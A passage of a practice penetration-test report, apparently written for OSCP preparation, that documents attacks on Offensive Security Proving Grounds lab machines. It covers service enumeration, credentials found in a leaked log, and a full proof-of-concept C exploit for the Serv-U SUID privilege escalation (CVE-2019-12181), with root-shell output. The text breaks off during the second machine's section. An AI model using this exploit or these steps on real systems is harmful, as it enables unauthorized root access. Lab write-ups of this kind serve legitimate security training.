
Offensive Proving Grounds Play Test

PGP Report

ARZ

2022-09-13

Contents

1	Offensive Security Proving Grounds Play Test	1
1.1	Introduction	1
1.2	Objective	1
1.3	Requirements	1
2	High-Level Summary	2
2.1	Recommendations	2
3	Methodologies	3
3.1	Information Gathering	3
3.2	Service Enumeration	3
3.3	Penetration	4
3.3.1	Vulnerability Exploited: Leaked Credentials	4
3.3.1.1	System Vulnerable: 192.168.123.211	4
3.3.1.1.1	Enumeration	4
3.3.1.1.2	Foothold	10
3.3.1.1.3	Gaining Root Access	13
3.3.2	Vulnerability Exploited: Weak Credentials and Adrotate 5.8.24 - Unrestricted File Upload	15
3.3.2.1	System Vulnerable: 192.168.53.121	15
3.3.2.1.1	Enumeration	16
3.3.2.1.2	Foothold	21
3.3.2.1.3	Privilege Escalation	25
3.3.2.1.4	Gaining Root Access	26
3.3.3	Vulnerability Exploited: Social Warfare <= 3.5.2 - Unauthenticated Remote Code Execution (RCE)	28
3.3.3.1	System Vulnerable: 192.168.123.78	28
3.3.3.1.1	Enumeration	29
3.3.3.1.2	Foothold	31
3.3.3.1.3	Privilege Escalation	34
3.3.3.1.4	Gaining Root Access	37

3.4 Maintaining Access 38
3.5 House Cleaning 38

1 Offensive Security Proving Grounds Play Test

1.1 Introduction

Offensive Security Proving Grounds Play penetration test report contains all efforts that were conducted in order to pass the OSCP exam. This report should contain all lab data in the report template format as well as all items that were used to pass the overall exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the test. The purpose of this report is to ensure that the candidate has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the OSCP exam.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Offensive Security Lab network. The student is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report.

1.3 Requirements

The candidate will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Offensive Security Labs. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal lab systems. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- Election - Got access through leaked credentials and logging through SSH
- Loly - Got access through weak credentials and unrestricted file upload
- SoSimple - Got access through unauthenticated remote code execution

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Lab environments are secure. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the lab and exam network. The specific IP addresses were:

Lab Network

192.168.123.211, 192.168.53.121, 192.168.123.78

3.2 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems.

This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
192.168.123.211	TCP: 22,80
192.168.53.121	TCP: 80
192.168.123.78	TCP: 22,80

3.3 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to 3 out of the 3 systems.

3.3.1 Vulnerability Exploited: Leaked Credentials

3.3.1.1 System Vulnerable: 192.168.123.211

Vulnerability Explanation:

Credentials were found from /election/admin/logs hainvg system.log which were usable on SSH for love user

Privilege Escalation Vulnerability Explanation: A privilege escalation vulnerability exists in SolarWinds Serv-U before 15.1.7 for Linux, The Serv-U executable is setuid root, and uses ARGV[0] in a call to system(), without validation, when invoked with the -prepareinstallationE flag, resulting in command execution with root privilege.

Vulnerability Fix:

- Remove the log file from /election/admin/logs, whitelist access to logs directory also update the password for love user.
- A patch has been issued by solarwinds to upgrade to Serv-U 15.1.7.

Severity: Critical

Proof of Concept :

- <https://www.exploit-db.com/exploits/47009>


Steps to Exploit System

3.3.1.1.1 Enumeration Starting off with an nmap scan

```
Nmap scan report for 192.168.123.211
Host is up (0.15s latency).
Not shown: 805 closed tcp ports (reset), 193 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 20:d1:ed:84:cc:68:a5:a7:86:f0:da:b8:92:3f:d9:67 (RSA)
| 256  78:89:b3:a2:75:12:76:92:2a:f9:8d:27:c1:08:a7:b9 (ECDSA)
|_ 256  b8:f4:d6:61:cf:16:90:c5:07:18:99:b0:7c:70:fd:c0 (ED25519)
```

```
80/tcp open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We can see two ports, ssh and http, ssh wasn't vulnerable so moving onto the web server



The screenshot shows a web browser window with the address bar displaying '192.168.123.211'. The page content includes the Apache2 logo, the title 'Apache2 Ubuntu Default Page', and the 'ubuntu' logo. A red banner with the text 'It works!' is visible. Below this, there is a paragraph of text explaining the default welcome page. A section titled 'Configuration Overview' follows, containing a code block with the following content:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

Below the code block, there is a bullet point stating: 'apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.'


It was showing apache2 default web page which led to fuzzing for files and directories using gobuster

```
gobuster dir -u 'http://192.168.123.211/' -w /usr/share/wordlists/dirb/common.txt
```



```
(arx@kali) - [~/Notes/PG/Election1]
$ gobuster dir -u 'http://192.168.123.211/' -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.123.211/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
2022/09/07 20:31:02 Starting gobuster in directory enumeration mode
=====
./htaccess (Status: 403) [Size: 280]
./hta (Status: 403) [Size: 280]
./htpasswd (Status: 403) [Size: 280]
/index.html (Status: 200) [Size: 10918]
/javascript (Status: 301) [Size: 323] [--> http://192.168.123.211/javascript/]
/phpmyadmin (Status: 301) [Size: 323] [--> http://192.168.123.211/phpmyadmin/]
/phpinfo.php (Status: 200) [Size: 95437]
/robots.txt (Status: 200) [Size: 30]
/server-status (Status: 403) [Size: 280]
=====
2022/09/07 20:32:23 Finished
=====
```


This found some interesting stuff like, phpinfo.php, robots.txt and phpmyadmin, I tried accessing phpmyadmin with default credentials but got access denied



The phpinfo page didn't show much other than the version which wasn't exploitable



And lastly robots.txt showed some directory names





Out of which election directory existed which brought us to an application



Fuzzing on this page revealed /admin

```
(arz@kali)~[~/Notes/PG/Election1]
└─$ gobuster dir -u 'http://192.168.123.211/election/' -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.123.211/election/
[+] Method:      GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.1.0
[+] Timeout:    10s
=====
2022/09/07 20:37:53 Starting gobuster in directory enumeration mode
=====
/.hta          (Status: 403) [Size: 280]
/.htaccess    (Status: 403) [Size: 280]
/.htpasswd    (Status: 403) [Size: 280]
/admin        (Status: 301) [Size: 327] [--> http://192.168.123.211/election/admin/]
/data        (Status: 301) [Size: 326] [--> http://192.168.123.211/election/data/]
/index.php    (Status: 200) [Size: 7003]
/js          (Status: 301) [Size: 324] [--> http://192.168.123.211/election/js/]
/languages   (Status: 301) [Size: 331] [--> http://192.168.123.211/election/languages/]
/lib         (Status: 301) [Size: 325] [--> http://192.168.123.211/election/lib/]
/media       (Status: 301) [Size: 327] [--> http://192.168.123.211/election/media/]
/themes      (Status: 301) [Size: 328] [--> http://192.168.123.211/election/themes/]
=====
2022/09/07 20:39:14 Finished
=====
```

Which showed an admin login panel, there I tried default credentials and performed basic sql injection payload but it didn't worked



I started fuzzing on /admin and found /logs

```
(arz@kali)-[~/Notes/PG/Election1]
└─$ dirsearch -u 'http://192.168.123.211/election/admin/' -w /usr/share/wordlists/dirb/common.txt

dirsearch v0.4.1
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 4613
Output File: /home/arz/.dirsearch/reports/192.168.123.211/election.admin_22-09-09_23-08-28.txt
Error Log: /home/arz/.dirsearch/logs/errors-22-09-09_23-08-28.log
Target: http://192.168.123.211/election/admin/


[23:08:29] Starting:
[23:08:36] 301 - 332B - /election/admin/ajax -> http://192.168.123.211/election/admin/ajax/
[23:08:41] 301 - 338B - /election/admin/components -> http://192.168.123.211/election/admin/components/
[23:08:42] 301 - 331B - /election/admin/css -> http://192.168.123.211/election/admin/css/
[23:08:50] 301 - 331B - /election/admin/img -> http://192.168.123.211/election/admin/img/
[23:08:50] 200 - 9KB - /election/admin/index.php
[23:08:50] 301 - 331B - /election/admin/inc -> http://192.168.123.211/election/admin/inc/
[23:08:51] 301 - 330B - /election/admin/js -> http://192.168.123.211/election/admin/js/
[23:08:53] 301 - 332B - /election/admin/logs -> http://192.168.123.211/election/admin/logs/
[23:08:59] 301 - 335B - /election/admin/plugins -> http://192.168.123.211/election/admin/plugins/

Task Completed
```


This directory had a file named system.log





Which had credentials love : P@\$w0rd@123



3.3.1.1.2 Foothold Using these credentials on SSH gave us access to the machine



On further enumeration of the machine, there's a card.php in /var/www/html which has text in binary form which we can convert it to ASCII



But these credentials only work on the election admin panel which isn't useful now as we already have access on the machine

3.3.1.1.3 Gaining Root Access Looking for SUID binaries we do find one unusual binary named Serv-U by using this command

```
find / -perm /4000 2>/dev/null

love@election:/var/www/html/election/admin/inc$ find / -perm /4000 2>/dev/null
/usr/bin/arping
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/traceroute6.iputils
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/sbin/pppd
/usr/local/Serv-U/Serv-U
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/bin/fusermount
/bin/ping
/bin/umount
/bin/mount
/bin/su
/home/love
```

Serv-U is an FTP server, Luckily this was exploitable as there was a CVE for this CVE-2019-12181

Serv-U FTP Server < 15.1.7 - Local Privilege Escalation (1)

EDB-ID: 47009	CVE: 2019-12181	Author: GUY LEVIN	Type: LOCAL	Platform: LINUX	Date: 2019-06-18
EDB Verified: ✓		Exploit: 📄 / 🛠️		Vulnerable App:	

```
/*
CVE-2019-12181 Serv-U 15.1.6 Privilege Escalation

vulnerability found by:
Guy Levin (@va_start - twitter.com/va_start) https://blog.vastart.dev

to compile and run:
gcc servu-pe-cve-2019-12181.c -o pe && ./pe
*/

#include <stdio.h>
#include <unistd.h>
```

Using the poc from exploit-db we can compile this c code on the target machine


```
#include <stdio.h>
#include <unistd.h>
#include <errno.h>

int main()
{
    char *vuln_args[] = {"\" ; id; echo 'opening root shell' ; /bin/sh; \"",
        ↪ "-prepareinstallation", NULL};
    int ret_val = execv("/usr/local/Serv-U/Serv-U", vuln_args);
    // if execv is successful, we won't reach here
    printf("ret val: %d errno: %d\n", ret_val, errno);
    return errno;
}
```

Compile it with gcc

```
gcc -o test ./test.c
```

```
love@election:/tmp$ nano test.c
love@election:/tmp$ gcc -o test./ test.c
/usr/bin/ld: cannot open output file test./: Is a directory
collect2: error: ld returned 1 exit status
love@election:/tmp$ gcc -o test ./test.c
love@election:/tmp$ chmod +x ./test
```

And after compiling it into a binary, simply just execute after making it an executable with `chmod +x`, We'll get a root shell

```
love@election:/tmp$ ./test
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),116(lpadmin),126(sambashare),1000(love)
opening root shell
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),116(lpadmin),126(sambashare),1000(love)
#
```

```
# cd /root
# ls -la
total 84
drwx----- 15 root root 4096 Sep  9 23:34 .
drwxr-xr-x 25 root root 4096 Jun 16 20:39 ..
-rw-----  1 root root   6 Jun 16 21:55 .bash_history
drwx-----  9 root root 4096 Jun 16 21:54 .cache
drwx----- 11 root root 4096 Jun 16 20:26 .config
drwxr-xr-x  2 root root 4096 Jun 16 20:26 Desktop
drwxr-xr-x  2 root root 4096 Jun 16 20:26 Documents
drwxr-xr-x  2 root root 4096 Jun 16 20:26 Downloads
drwx-----  3 root root 4096 Jun 16 20:26 .gnupg
-rw-----  1 root root  978 Jun 16 21:53 .ICEauthority
drwxr-xr-x  3 root root 4096 Oct 20  2019 .local
drwxr-xr-x  2 root root 4096 Jun 16 20:26 Music
drwxr-xr-x  2 root root 4096 Jun 16 20:26 Pictures
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   33 Sep  9 23:34 proof.txt
drwxr-xr-x  2 root root 4096 Jun 16 20:26 Public
-rw-r--r--  1 root root   66 Apr  2  2020 .selected_editor
drwx-----  2 root root 4096 Jun 16 20:26 .ssh
drwxr-xr-x  2 root root 4096 Jun 16 20:26 Templates
-rw-r----- 1 root root   6 Sep 10 00:24 .vboxclient-display-svga.pid
drwxr-xr-x  2 root root 4096 Jun 16 20:26 Videos
# cat proof.txt
332d1b23977025145b73d7144a80da32
#
```

3.3.2 Vulnerability Exploited: Weak Credentials and Adrotate 5.8.24 - Unrestricted File Upload

3.3.2.1 System Vulnerable: 192.168.53.121

Vulnerability Explanation:

Brute forcing against loly user was possible which granted access to wordpress administrator dashboard, also adrotate version 5.8.24 was vulnerable to unrestricted file upload which allowed uploading php file in zip archive to get command execution in the context of www-data user.

Privilege Escalation Vulnerability Explanation:

Packet Filter (BPF) implementation in the Linux kernel 4.4 improperly performed sign extension in some situations. A local attacker could use this to cause a denial of service (system crash) or possibly execute arbitrary code.

Vulnerability Fix:

